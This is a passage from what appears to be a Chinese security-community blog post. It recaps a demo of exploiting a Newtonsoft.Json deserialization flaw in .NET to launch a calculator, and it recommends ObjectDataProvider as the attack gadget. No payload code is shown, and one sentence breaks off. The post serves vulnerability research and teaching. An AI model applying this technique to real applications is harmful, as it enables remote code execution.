
0x04 案例复盘

最后再通过下面案例来复盘整个过程，全程展示在VS里调试里通过反序列化漏洞弹出计算器。


1. 输入http://localhost:5651/Default Post加载value值



1. 通过JsonConvert.DeserializeObject 反序列化 ，并弹出计算器



最后附上动图



0x05 总结

Newtonsoft.Json库在实际开发中使用率还是很高的，攻击场景也较丰富，作为漏洞挖掘者可以多多关注这个点，攻击向量建议选择ObjectDataProvider，只因生成的Poc
https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/
，后续笔者将陆续推出高质量的.NET反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET安全和技巧可关注实验室公众号或者笔者的小密圈。

上一篇：区块链安全——一则蜜罐DAPP欺骗手段分析 下一篇：区块链安全——一则蜜罐DAPP欺骗手段分析

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板